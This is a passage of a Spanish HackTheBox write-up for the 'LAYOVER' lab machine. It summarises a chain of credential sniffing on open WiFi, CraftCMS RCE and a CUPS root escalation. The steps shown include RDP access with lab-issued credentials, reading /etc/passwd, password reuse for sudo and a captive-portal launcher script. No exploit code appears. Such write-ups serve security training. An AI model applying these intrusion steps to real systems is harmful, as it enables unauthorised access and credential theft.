Write Up — Máquina LAYOVER

HackTheBox · Informe de intrusión y escalada de privilegios

RESUMEN

Máquina	LAYOVER
IP / Dominio	10.129.160.201 / portal.international.htb
Dificultad	Media
Estado	Activa
Objetivos	Bandera del usuario aporter y bandera del usuario root
Vector de entrada	Captura de credenciales en WiFi/HTTP sin cifrar → RCE en CraftCMS (CVE-2026-28695)
Escalada a root	Reutilización de credenciales + LPE en CUPS 2.4.16 (CVE-2026-34990)

La intrusión parte desde una máquina intermediaria (contractor) accesible por RDP. Desde ella se descubre un portal cautivo que, al conectarse a una red WiFi abierta, expone un CraftCMS sobre HTTP. Aprovechando la ausencia de cifrado en red y aplicación, se capturan credenciales válidas en tránsito, se accede al panel administrativo y se explota un RCE que entrega una shell como www-data en el servidor objetivo. La enumeración interna revela credenciales reutilizables que permiten recuperar la contraseña del usuario aporter y, finalmente, una versión vulnerable de CUPS habilita la escalada a root.

Ruta de ataque

- **1. Acceso intermedio:** RDP a contractor y escalada local reutilizando la contraseña otorgada.
- **2. Descubrimiento:** script en .xsession que conecta a «HTB International WiFi» y abre un portal CraftCMS sobre HTTP.
- **3. Captura de credenciales:** modo monitor + tshark sobre WiFi/HTTP sin cifrar → jeeny / Fl1ghtDeck2026!
- **4. RCE web:** panel administrativo de CraftCMS vulnerable a CVE-2026-28695 → shell www-data en el objetivo.
- **5. Movimiento lateral:** credenciales en .env y BD → desencriptado del mailRelayPassword → SSH como aporter (bandera de usuario).
- **6. Escalada a root:** CUPS 2.4.16 vulnerable a CVE-2026-34990 → escritura en sudoers → root (bandera final).

Credenciales y activos descubiertos

Credencial / Activo	Valor	Origen
contractor	Contractor2026!	Otorgada (acceso intermedio)
jenny (CraftCMS)	Fl1ghtDeck2026!	Captura HTTP con tshark
craftuser (BD)	CraftDB_pw_2026	Archivo .env de CraftCMS
aporter (SSH)	Recuperada vía decryptByKey	mailRelayPassword + CRAFT_SECURITY_KEY
root	sudo -n bash	LPE CUPS (CVE-2026-34990)

Vulnerabilidades aprovechadas

CVE / Debilidad	Componente	Impacto
WiFi/HTTP sin cifrado	Red + portal CraftCMS	Captura de credenciales en tránsito
CVE-2026-28695	CraftCMS (panel admin)	RCE → shell www-data
Reutilización de secretos	CRAFT_SECURITY_KEY + mailRelayPassword	Recuperación de credenciales de aporter
CVE-2026-34990	OpenPrinting CUPS 2.4.16	LPE local → root

Paso 1.1: Conexión a la máquina intermediaria con las credenciales otorgadas

CONTEXTO

Credenciales entregadas para el ejercicio:

1. **Usuario:** contractor
2. **Contraseña:** Contractor2026!

Aplicamos nmap para determinar sobre qué servicios podemos utilizar estas credenciales:

EVIDENCIA




Imagen 1.1. Escaneo básico con nmap a la máquina intermediaria

CONCLUSIÓN

La máquina tiene abiertos tanto SSH como RDP; probamos las credenciales en ambos servicios.

Paso 1.2: Intento de conexión por SSH a la máquina intermediaria

EVIDENCIA

```
┌──(kali㉿kali)-[~]
└─$ ssh contractor@10.129.160.201
The authenticity of host '10.129.160.201 (10.129.160.201)' can't be established.
ED25519 key fingerprint is SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.160.201' (ED25519) to the list of known hosts.
contractor@10.129.160.201's password:
Permission denied, please try again.
```

Imagen 1.2. Intento de conexión SSH a la máquina intermediaria

CONCLUSIÓN

El acceso por SSH fue denegado, por lo que se intentará a través de RDP.

Paso 1.3: Intento de conexión por RDP a la máquina intermediaria

EVIDENCIA

```
┌──(kali㉿kali)-[~]
└─$ xfreerdp /u:contractor /p:'Contractor2026!' /v:10.129.160.201
```

Imagen 1.3.1. Intento de conexión RDP a la máquina intermediaria

```
┌──(kali㉿kali)-[~]
└─$ xfreerdp /u:contractor /p:'Contractor2026!' /v:10.129.160.201
[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:    - /args-from: pipe in arguments from stdin, file, file descriptor or environment variable
[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:    - /from-stdin pass the credential via stdin
[12:38:55:433] [272316:000427bc] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:    - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[12:38:55:512] [272316:000427be] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0×08 → no RDP scancode found
[12:38:55:512] [272316:000427be] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0×5d → no RDP scancode found
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: ************************************************
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: This build is using [experimental] build options:
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: * 'WITH_VAAPI_H264_ENCODING=ON'
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: *
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: [experimental] build options might crash the application
[12:38:55:597] [272316:000427be] [WARN][com.freerdp.core.rdp] - [log_build_warn][0×5573fa889de0]: ************************************************
[12:38:56:459] [272316:000427be] [WARN][com.freerdp.crypto] - [verify_cb]: Certificate verification failure 'self-signed certificate (18)' at stack position 0
[12:38:56:459] [272316:000427be] [WARN][com.freerdp.crypto] - [verify_cb]: CN = jumpbox.lxd
[12:38:56:461] [272316:000427be] [ERROR][com.freerdp.crypto] - [x509_utils_from_pem]: BIO_new failed for certificate
[12:38:56:461] [272316:000427be] [ERROR][com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: @@@@
```




Imagen 1.3.3. Escritorio de la máquina intermediaria tras la conexión RDP

CONCLUSIÓN

Obtuvimos conexión exitosa con la máquina intermediaria a través de RDP, logrando acceso a su entorno gráfico.

Paso 2.1: Obtención de información y privilegios en la máquina intermediaria

CONTEXTO

Con el objetivo de conseguir los privilegios necesarios para operar contra la máquina objetivo, revisamos la existencia de otros usuarios y la posibilidad de llegar a root o de utilizar sudo.

EVIDENCIA

```
contractor@airside-ws01:~$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
contractor:x:1001:1001::/home/contractor:/bin/bash
```

Imagen 2.1. Enumeración de usuarios en la máquina intermediaria

CONCLUSIÓN

Solo existen dos usuarios en la máquina intermediaria:

- **root**

- **contractor**

Por lo tanto, no hay un usuario intermedio hacia el que pivotar: debemos pasar directamente a administrador del sistema.

Paso 2.2: Listado del home del usuario actual y de los directorios ocultos

CONTEXTO

Para obtener más información sobre el .bash_history o sobre intentos previos de sudo (la opción `sudo -l` requiere privilegios, por lo que no es factible), buscamos archivos ocultos que puedan aportar esa información.

EVIDENCIA

```
contractor@airside-ws01:~$ ls -la
total 140
drwxr-x--- 15 contractor contractor  4096 Oct  9 16:37 .
drwxr-xr-x  3 root       root        4096 Sep 23 13:14 ..
-rw-------  1 contractor contractor     0 Aug 10 16:23 .ICEauthority
-rw-------  1 contractor contractor   164 Oct  9 16:37 .Xauthority
-rw-------  1 contractor contractor     0 Sep 24 12:43 .bash_history
-rw-r--r--  1 contractor contractor   220 Mar 31  2024 .bash_logout
-rw-r--r--  1 contractor contractor  3771 Mar 31  2024 .bashrc
drwx------ 11 contractor contractor  4096 Sep 22 12:32 .cache
drwx------ 12 contractor contractor  4096 Sep 24 12:43 .config
-rw-r--r--  1 contractor contractor  5290 Jul 18  2023 .face
lrwxrwxrwx  1 contractor contractor     5 Jul 18  2023 .face.icon -> .face
drwx------  3 contractor contractor  4096 Aug 10 16:23 .gnupg
drwx------  3 contractor contractor  4096 Aug 10 16:23 .local
-rw-r--r--  1 contractor contractor   807 Mar 31  2024 .profile
-rw-r--r--  1 contractor contractor     0 Aug 10 18:59 .sudo_as_admin_successful
-rw-r--r--  1 contractor contractor 16237 Oct  9 16:39 .xorgxrdp.10.log
-rw-r--r--  1 contractor contractor 14192 Sep 24 12:30 .xorgxrdp.10.log.old
-rw-r--r--  1 contractor contractor 15706 Aug 11 07:16 .xorgxrdp.11.log
-rwxr-xr-x  1 contractor contractor   299 Aug 10 18:51 .xsession
-rw-------  1 contractor contractor  4635 Oct  9 16:37 .xsession-errors
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Desktop
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Documents
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Downloads
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Music
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Pictures
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Public
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Templates
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Videos
drwx------  1 contractor contractor     0 Oct  9 16:39 thinclient_drives
```

Imagen 2.2. Archivos ocultos del home del usuario contractor

CONCLUSIÓN

Encontramos varios archivos de interés, incluso algunos que entregan información que no buscábamos inicialmente:

3. **.bash_history:** historial del usuario; está vacío (0 KB) porque fue borrado por el sistema, por lo que no es un vector de escalada.
4. **.sudo_as_admin_successful:** archivo vacío que indica que contractor ya ejecutó sudo con éxito y pudo elevar a administrador; lo que desconocemos es la contraseña de sudo.

5. **.xsession:** no era el objetivo de la búsqueda, pero revela el inicio de sesión automático que se ejecuta al abrir la interfaz gráfica por RDP.

Paso 2.3: Intento de escalada de privilegios en la máquina intermediaria

CONTEXTO

Dado que contractor ya tuvo un sudo exitoso y no conocemos su contraseña, reutilizamos la contraseña otorgada para comprobar si obtenemos privilegios de root.

EVIDENCIA



Imagen 2.3. Escalada de privilegios reutilizando la contraseña otorgada

CONCLUSIÓN

Obtenemos permisos de administrador al reutilizar la contraseña entregada inicialmente.

Paso 3.1: Análisis del archivo de inicio de sesión encontrado

CONTEXTO

El archivo .xsession se ejecuta automáticamente cada vez que se inicia una sesión gráfica; en este caso, al entrar por RDP debió ejecutarse.

EVIDENCIA



Imagen 3.1.1. Contenido del archivo .xsession




Imagen 3.1.2. Permisos del binario referenciado en .xsession

CONCLUSIÓN

6. **Imagen 3.1.1:** existe permiso de ejecución sobre /usr/local/bin/layover-portal-watch, que corre en segundo plano sin mostrar errores.
7. **Imagen 3.1.2:** el binario tiene permisos de ejecución para cualquier usuario del sistema, por lo que se ejecutó al iniciar sesión por RDP.

Paso 3.2: Revisión del script que se ejecuta automáticamente en segundo plano

CONTEXTO

El archivo encontrado se ejecuta en segundo plano, lo que puede darnos una pista sobre cuál es nuestro objetivo en la red.

EVIDENCIA

```
root@airside-ws01:/home/contractor# cat /usr/local/bin/layover-portal-watch
#!/bin/bash
# Layover jumpbox — auto-open the airport captive portal when the WiFi is joined.
#
# Xfce (unlike GNOME) has no built-in captive-portal helper, so nothing launches a browser
# when the player joins "HTB International WiFi". This runs INSIDE the user's Xfce session
# so it inherits DISPLAY + DBUS, watches NetworkManager for a Wi-Fi device coming up, and
# then launches Chromium, which lands on the splash (chromium-safe defaults to
# http://wifi.international.htb/ when given no arguments).
#
# It is started from BOTH ~/.xsession and /etc/xdg/autostart, because the xrdp session does
# not set XDG_CURRENT_DESKTOP (so desktop-file OnlyShowIn/NotShowIn filtering is unreliable).
# The flock below makes that safe: only the first instance survives.

exec 9>/tmp/.layover-portal-watch.lock
flock -n 9 || exit 0          # another instance already running

BROWSER=/usr/local/bin/chromium-safe
[ -x "$BROWSER" ] || BROWSER="$(command -v x-www-browser || command -v xdg-open)"
```

Imagen 3.2.1. Contenido del script /usr/local/bin/layover-portal-watch (1/2)

```
# NetworkManager is started by the host's layover-infra unit AFTER the radios are moved in,
# so it can lag the desktop login. Wait for it rather than exiting.
for _ in $(seq 1 60); do
    nmcli -t -f RUNNING general >/dev/null 2>&1 && break
    sleep 2
done

was_connected=0
while true; do
    if nmcli -t -f DEVICE,TYPE,STATE device 2>/dev/null | grep -q '^wlan[0-9]*:wifi:connected$'; the
n
        if [ "$was_connected" -eq 0 ]; then
            sleep 4                       # let DHCP + DNS settle so the splash resolves
            "$BROWSER" >/dev/null 2>&1 &  # no args -> captive-portal splash
            was_connected=1
        fi
    else
        was_connected=0                   # reset so the next join pops the splash again
    fi
    sleep 3
done
```

Imagen 3.2.2. Contenido del script /usr/local/bin/layover-portal-watch (2/2)

CONCLUSIÓN

El archivo es un script que abre una página web tras conectarse con éxito a una red llamada «HTB International WiFi», con mecanismos de control para que la página se abra solo una vez. Lo relevante:

8. **Permite que cualquier interfaz WLAN se conecte al objetivo.**
9. **Verifica la conexión de forma permanente cada 4 segundos.**

El siguiente paso será intentar conectarnos a la red objetivo y revisar la página que se despliega.

Paso 4.1: Verificación de las interfaces de red y conexión con el WiFi objetivo

CONTEXTO

Primero verificamos las interfaces WLAN disponibles y si están administradas por Network Manager, para poder gestionar la conexión al WiFi objetivo.

EVIDENCIA




Imagen 4.1. Estado de las interfaces de red WLAN

CONCLUSIÓN

Las interfaces wlan2 y wlan3 están gestionadas por Network Manager y sin conexiones activas; de forma predeterminada están en modo Managed, por lo que podemos intentar la conexión directa con el objetivo.

Paso 4.2: Conexión con el WiFi proporcionado

CONTEXTO

Como ambas interfaces WLAN están desconectadas y el script admite cualquier interfaz WLAN, ejecutamos el comando de conexión al WiFi sin especificar interfaz.

EVIDENCIA



Imagen 4.2.1. Conexión a la red «HTB International WiFi»




Imagen 4.2.2. Portal web abierto automáticamente tras la conexión WiFi

CONCLUSIÓN

El comando sintoniza automáticamente el canal del WiFi y selecciona la primera interfaz disponible (en este caso wlan2). Esto nos permitió llegar, mediante el script de automatización, a la página web objetivo, que presenta un login interesante.

Importante: la página utiliza HTTP (información sin cifrar a nivel de aplicación) y el WiFi tampoco tiene cifrado.

Paso 5.1: Revisión de la página web proporcionada

CONTEXTO

Accedemos a la página de login presentada en el paso anterior.

EVIDENCIA




Imagen 5.1. Página de login portal.international.htb/miles/

CONCLUSIÓN

Tras varios intentos comprobamos que se puede entrar con cualquier usuario y contraseña, por lo que no es un vector de entrada. Sin embargo, revisar las cookies podría aportar información relevante.

Paso 5.2: Revisión de las cookies de la página de login

CONTEXTO

Las cookies pueden revelar la versión o el framework que gestiona el sitio, y con ello posibles vulnerabilidades.

EVIDENCIA




Imagen 5.2. Cookies de la página de login (CraftCMS)

CONCLUSIÓN

Siguiendo el flujo Click derecho → Inspeccionar → Aplicaciones → Cookies obtenemos dos cookies. Una indica que el sistema es un CRAFT CMS; no basta para identificar una vulnerabilidad directa, pero sí para buscar sus directorios predeterminados.

Paso 5.3: Búsqueda de directorios predeterminados de CRAFT CMS

CONTEXTO

Confirmado que el sitio corre CRAFT CMS, y dado que no podemos hacer fuerza bruta de directorios con herramientas como ffuf o gobuster desde la máquina intermediaria, probamos los directorios predeterminados más habituales, como el de login administrativo.

EVIDENCIA

El directorio predeterminado de acceso al panel de administración de **Craft CMS** es `/admin`.

- Para ingresar, se debe visitar la URL `https://tudominio.com/admin` (o la ruta local correspondiente, como `localhost:8080/admin`).

Imagen 5.3.1. Búsqueda del directorio de acceso administrativo de CraftCMS

